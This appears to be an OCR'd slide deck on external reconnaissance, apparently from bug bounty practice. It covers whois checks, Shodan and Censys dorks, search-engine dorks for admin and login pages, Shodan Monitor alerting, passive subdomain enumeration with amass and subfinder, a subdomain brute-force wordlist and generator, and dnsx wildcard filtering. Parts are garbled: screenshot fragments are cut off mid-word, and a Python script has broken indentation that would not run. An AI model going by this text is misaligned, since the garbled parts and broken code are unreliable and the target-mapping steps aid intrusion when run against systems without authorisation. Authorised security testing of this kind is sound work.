493,8859,43,8803,843,7433,8733,8429,8037,8403,7401,8143,7887,7537,6161,8420,8810,87,801,6622,8039,8857,8411,8237,20
48,6600,99,8249,8868,555,6603,1947,6543,6887,8806,8988,8850,3200,8513,5004,8251,8833,8823,8433,8590,8822,4730,8586,
8846,6102,8252,6580,8863,8688,8402,8248,3002,8860,8431,8241,6464,8236,8790,8858,22,8807,8864,6511,8855,8238,2443,65
10,8878,5567,6581,8993,8410,8239,8417,8430,6998,8809,8416,8788,8419,8408,8432,8818,6512,8406,8827,6590,8766,8424,84
28,8415,6602,8418,8423,8852,8421,8425,8851,8821,6550,8838,8854,8409,8412,8969,8422,6262,8830,8867,8414,8870,8845,84
27,8824,8879,8407,8865,8875,8826,8814,8426,8413,8861,8836,8767,6560,8842,6650,8841,8874,8862,8832,6561,8782,8784,88
40,8871,8791,8825,8869,8829,8621,8873,8622,8839,8853,8817,8856,8847,8828,8872,8831,8876,8837,8623,8835,8637,3101,31
21,1515,447,5280,3112,3114,3103,3108,3102,3105,3110,3107,3109,3113,2030,3116,3117,3118,2080,3115,3104,3106,5605,311
9,23,5606,96,5595,5446,5596,1290,60129,5906,1111,97,448,5569,4999,2003,685,3910,2021,880,4002,5600,26,994,4343,2233,
4523,5568,1028,5150,5201,4200,180,4545,3838,5597,2320,5607,2001,2232,2010,5907,2012,5070,5599,3337,62078,4118,4505,
5454,2259,5602,5542,5598,5609,2031,5592,5122,5603,5190,5591,5593,5209,3311,5590,5822,3690,5494,53,5594,5909,5604,56
73,3950,5910,3550,5608,5853,5908,5321,2050,3568,3951,1110,3555,98,3952,3570,3548,3566,3567,3793,3953,3552,4043,3524
,3554,3954,3523,3221,3794,3569,1234,3556,3792,3557,3562,3503,3551,3521,3563,3922,3558,3791,3522,3559,3560,4700,4042
,4747
```

tew

```
┌──(mahmoud㉿mohamed)-[~]
└─$ tew -x alive-TOP-1000.xml | tee -a IN.txt
```

Root Domains Validation

1 - whois validation

whois

```
#!/usr/bin/env bash

for tld in `sort -u all-TLD.txt`
do
    whois $tld | tee $tld
    sleep 10
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash whois.sh
```

grep

```
┌──(mahmoud㉿mohamed)-[~]
└─$ grep -ril 'ORG' | sort -u | tee -a valid-TLD.txt
```

Dorks

1 - Search Engines

SHODAN

Censys

`ssl:"ORG"`

`services.tls.certificates.leaf_data.subject.organization="ORG"`

`hostname:ROOT.TLD`

`dns.names:"ROOT.TLD"`

Akamai
fastly
imperva

INTERNET ARCHIVE

WayBackMachine

`https://web.archive.org/cdx/search?url=ROOt.TLD&matchType=domain&collapse=urlkey&fl=original`

urlscan.io

`page.domain:"ROOT.TLD"`

Dorks

2 - Search Engines

google

```
site:ROOT.TLD intitle:"dashboard"
```

Google Search

I'm Feeling Lucky

bing

```
site:ROOT.TLD AND filetype:pdf
```

yahoo

```
site:ROOT.TLD
```

duckduckgo

```
site:ROOT.TLD
```

startpage

```
site:ROOT.TLD filetype:pdf
```

Dorks

3 - (Google - Yahoo - Duckduckgo - Startpage) search operators

```
site:ROOT.TLD (signup|sign up|registration)
site:ROOT.TLD filetype:pdf
site:ROOT.TLD intitle:(contact|admin)
site:ROOT.TLD inurl:(admin|log)
```

Google

yahoo! Startpage

DuckDuckGo

4 - Bing search operators

bing

```
site:ROOT.TLD (signup|sign up|registration)
site:ROOT.TLD filetype:pdf
site:ROOT.TLD inurl:(contact|log)
```


```
ip:I.P.v.4
```

Root Domains Monitorize

1 - Configure Discord Notifications

Shodan

https://help.shodan.io/shodan-monitor/discord-notifier



Settings

Notification Services

Slack ⌄ ADD


Email	[redacted]		*(default)*
Slack	https://discord.com/api/webhooks/[redacted] [redacted]/slack	Discord	🗑

Root Domains Monitorize

2 - Monitor Domain

Shodan

https://monitor.shodan.io/networks/domain



Monitor Domain

General Information

Shodan Monitor automatically discovers the subdomains and associated IPv4 addresses (A records) of the domain you enter. A network alert is managed based on the DNS information. Anytime your DNS information changes the network monitoring is automatically updated.

Domain name (ex: shodan.io)

[redacted]

See what Shodan Monitor will keep track of for [redacted]

Notification Services

□ [redacted]

☑ **Slack**
Discord


ADD DOMAIN

Root Domains Monitorize

1 - Configure Discord Notifications

Shodan

https://help.shodan.io/shodan-monitor/discord-notifier



Sett

Notific

Slack

Email

Slack

fault)

Trigger Rules

Select the types of notifications that you would like to receive. If none are selected we will let you know whenever Shodan discovers any service.

- ☐ end_of_life
- ☐ industrial_control_system
- ☑ internet_scanner
- ☐ iot
- ☐ malware
- ☑ new_service
- ☑ open_database
- ☐ ssl_expired
- ☑ vulnerable
- ☑ vulnerable_unverified

[redacted]

Notification Services

☐ [redacted]

☑ **Slack**
Discord

2 - M

Shoda

https://r

Subdomains Enumeration

1 - Passive

amass v3.23.3

```
#!/usr/bin/env bash

for DOMAIN in `sort -u valid-TLD.txt`
do
amass enum -passive -config config.ini -timeout 90 -d $DOMAIN | tee -a OUTamass.txt
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash amass.sh
```

subfinder

```
#!/usr/bin/env bash

for DOMAIN in `sort -u valid-TLD.txt`
do
subfinder -silent -no-color -disable-update-check -provider-config provider-config.yaml -all -timeout 90 -domain
$DOMAIN | anew OUTamass.txt
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash subfinder.sh
```

GH Subdomains

```
#!/usr/bin/env bash

for DOMAIN in `sort -u valid-TLD.txt`
do
github-subdomains -raw -t 'GH-Token' -d $DOMAIN | anew OUTamass.txt
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash github-subdomains.sh
```

rapid7

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat Rapid7FDNS.gz | pigz -dc | grep -E '(\.ONE\.TLD"|\.TWO\.TLD"|)'
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ jq -r '.name' rapid7OUT.json | anew OUTamass.txt
```

dsieve

```
#!/usr/bin/env python3

import os
import sys
import argparse

parser = argparse.ArgumentParser()
parser.add_argument( "-f","--file",help="file that contains list of subdomains" )
parser.parse_args()
args = parser.parse_args()

if args.file:
        if os.path.isfile(args.file):
        list_of_subdomains = open( args.file, 'r' )
        file_of_subdomains = list_of_subdomains.read().split('\n')
        list_of_subdomains.close()
        else:
        parser.error( '%s file not found' % args.file )

for subdomain in file_of_subdomains :
    try :
        if subdomain.count(".") > 3 :
                print(subdomain)
    except :
        sys.exit()
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ python3 third-level-domains.py | tee 3levelOUT.txt
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ dsieve -if 3levelOUT.txt -f 3 | sort -u | tee 3Level-enumeration.txt
```

amass v3.23.3

```
#!/usr/bin/env bash

for DOMAIN in `sort -u 3Level-enumeration.txt`
do
amass enum -passive -config config.ini -timeout 90 -d $DOMAIN | tee -a OUTamass.txt
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash amass.sh
```

subfinder

```
#!/usr/bin/env bash

for DOMAIN in `sort -u 3Level-enumeration.txt`
do
subfinder -silent -no-color -disable-update-check -provider-config provider-config.yaml -all -timeout 90 -domain $DOMAIN | anew OUTamass.txt
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash subfinder.sh
```

Subdomains Brute Forcing

1 - Common Words

about
access
account
accounting
active
activecampaign
activtrak
actuator
adm
admin
administrator
administrators
admins
adobe
ads
aem
affiliate
agile
alerts
alpha
analytics
apache
api
apidocs
apiserver
app
application
applications
apply
apps
articles
artifactory
asana
asanawp
assets
attendify
auth
authenticate
authentication
authorization
autodiscover
automation
aws
azure
azureva
backend
backlog
bamboo
bamboohr
barcode
basecamp
basex
bdd
beta
bigcommerce
billing
bitbucket
bizzabo
blog
branch
brand
bucket
bug
bugzilla
build
calendar
canva
careers
cart
case
cd
cdn
cert
certify
cgi
channeltime
chart
chat
chd
checkout
chef
ci
cin7
citrix
clickup
client
clockify
cloud
cloudapp
cloudflare
cloudfront
cms
code
codebase
codereview
codeship
community
company
compile
compiler
compli
configuration
confluence
console
constant
constle
contact
container
contests
continuous
control
controller
convercent
convertkit
cookies
core
corp
couchpotato
crazyegg
creative
crello
crm
crowd
ctl
customer
cvent
cvs
dashboard
data
database
dataservices
db
deals
debugger
debugging
delete
demo
dependency
deploy
deployment
desktop
dev
develop
developer
development
devops
devs
devsecops
devtest
disabled
docker
dockerui
docs
docsapi
document
documentation
documents
domo
download
downloads
dropbox
drupal
dtr
duo
dynamic
ebs
edge
editor
elastic
elasticbeanstalk
email
emea
endpoint
engine
engineering
environment
epic
etherpad
europe
europewest
eventbrite
events
eventzilla
example
exchange
ext
extension
faq
faqs
feature
feedback
figma
file
financial
firewall
fisheye
fiswiki
fleetcomplete
flow
fogbugz
forum
framework
free
freshbooks
freshdesk
freshsales
frontend
frontpage
ftp
fullstack
fw
gallery
gateway
gcr
gemalto
geotab
get
getter
gh
gist
git
github
gitlab
gl
global
gmail
gocd
google
googleanalytics
gps
grafana
guides
gusto
gw
harvest
hdb
hello
help
helpdesk
history
hotfix
hotjar
hub
hubot
hubspot
hubstaff
hw
hwcdn
iac
iad
ide
ids
images
info
infra
infrastructure
ingress
int
integrated
integration
intercom
interface
internal
internals
interpreter
intra
inventory
invoices
irc
jenkins
jetcap
jira
jmx
jobs
joomla
k8s
kanban
katana
kayako
kd
keeptruckin
kit
kiwi
kube
kubectl
kubernetes
lab
lastpass
latin
leadfeeder
legacy
library
livechat
loadbalancer
loadtesting
logging
login
looker
m
machine
magento
mail
mailchimp
mailgun
maintenance
manage
management
mantisbt
market
marketing
marketo
marketplace
master
media
members
merchant
merge
metric
metrics
mgmt
mgt
microsoft
middleware
minecraft
mint
mirror
mixpanel
mobile
mobileclient
mock
module
monday
monday.com
monitoring
mssql
my
mysql
nautilus
nc
net
netsuite
news
nextcloud
nginx
node
northamerica
notifications
offers
oid
okta
old
onspring
openvbx
ops
ora
orchestration
org
origin
outlook
outreach
owncloud
package
pad
page
pages
panel
partner
partners
pass
pay
paycor
payment
payments
paywall
performance
photomanager
photos
php
phpmyadmin
pipe
pipedrive
pipeline
plan
plugin
portal
powerbi
pr
prd
premium
press
presskit
preview
priv
privacy
private
prod
production
productions
products
profile
profiles
programming
project
projekttag
prometheus
promo
promotions
provisioning
proxy
public
pullrequest
qa
qrcode
quickbooks
ratings
raw
realtime
reclaimyourweb
redir
redirect
redirector
redis
redmine
reg
region
register
registry
regression
releases
repo
repository
rescuetime
reset
restricted
reviews
rfid
rollback
rollout
rpc
runtime
s3
salesforce
salesloft
samsara
sandbox
sap
scm
scout
script
scripted
scripting
scrum
sdk
search
secure
security
seequestor
sendgrid
server
service
services
settings
setup
shell
shop
shopify
signed
signup
sketch
skins
slack
smoke
snapshots
software
solutions
sonarqube
sophos
sourcecontrol
sprint
sql
square
squarespace
ssh
ssl
sslproxy
staff
stage
staging
static
stats
status
stg
stitchlabs
store
storeage
stories
strategy
streaming
stub
subscriptions
suite
support
survey
surveys
svc
svn
swag
swagger
system
systems
tableau
taging
tdd
team
teamcity
teramind
terminal
terms
test
tester
testimonials
testing
testrail
testrecord
texteditor
time
timecamp
toggl
tomcat
toolbar
tools
torrent
trac
tracking
tradegecko
traffic
train
training
trello
trial
tutorials
uat
ui
unittesting
unleashed
unsubscribe
upgrade
upload
uploads
uptime
userstory
utmtrackingtools
velocityehs
verizonconnect
version
versioning
video
vip
virtual
vm
vpn
wave
web
webapp
webdev
webftp
webmail
websockets
webssh
webstage
wercker
whoami
wiki
wix
woocommerce
wordpress
workday
workpuls
workspace
wrike
ws
www
xero
yesware
youtrack
zendesk
zenefits
zoho
zoom

Subdomains Brute Forcing

2 - Generate Wordlist

```
#!/usr/bin/env bash

for one in `cat COMMONWORDS.txt`
do
   echo "$one.$1" >> FUZZ-$1.txt
   for num in {1..5}
   do
      echo "$one$num.$1" >> FUZZ-$1.txt
   done

   for two in `cat COMMONWORDS.txt`
   do

      echo "$two.$one.$1" >> FUZZ-$1.txt
      echo "$two$one.$1" >> FUZZ-$1.txt
      echo "$two-$one.$1" >> FUZZ-$1.txt
      for num in {1..5}
      do
           echo "$two.$one$num.$1" >> FUZZ-$1.txt
           echo "$two-$one$num.$1" >> FUZZ-$1.txt
      done
   done
done
```

```
┌──(mahmoud㉿mohamed)-[~]
└─$ bash generateWORDLIST.sh ROOT.TLD | tee -a dnsx-IN.txt
```

Subdomains Brute Forcing

3 - Resolvable Subdomains

dnsx

```
┌──(mahmoud㉿mohamed)-[~]
└─$ cat dnsx-IN.txt | dnsx -retry 3 -threads 300 -resp -no-color -stats -silent -a -aaaa
   -cname | tee -a dnsx-OUT.txt
```

Subdomains Validation

1 - Filter Wildcard Domains

dnsx

```
#!/usr/bin/env bash

dnsx -l allsubdomains.txt -json -silent -stats -retry 3 -t 300 | tee -a dnsx-OUT.json
clear
jq -r '.host' dnsx-OUT.json | tee Hosts.txt
clear
sed 's/^/mahmoudawali/' Hosts.txt | dnsx -json -silent -stats -retry 3 -t 300 | tee -a Wildcard.json
clear
jq -r '.host' Wildcard.json | sed 's/mahmoudawali//' | tee Wildcards.txt
clear
cat Hosts.txt | anew -d Wildcards.txt| tee -a GOOD-Subdomains.txt
clear
cat Hosts.txt | anew -d GOOD-Subdomains.txt | tee Checking.txt
clear
cat Checking.txt | dnsx -resp -a -silent -stats -retry 3 -t 300 | tee OUT.txt
clear
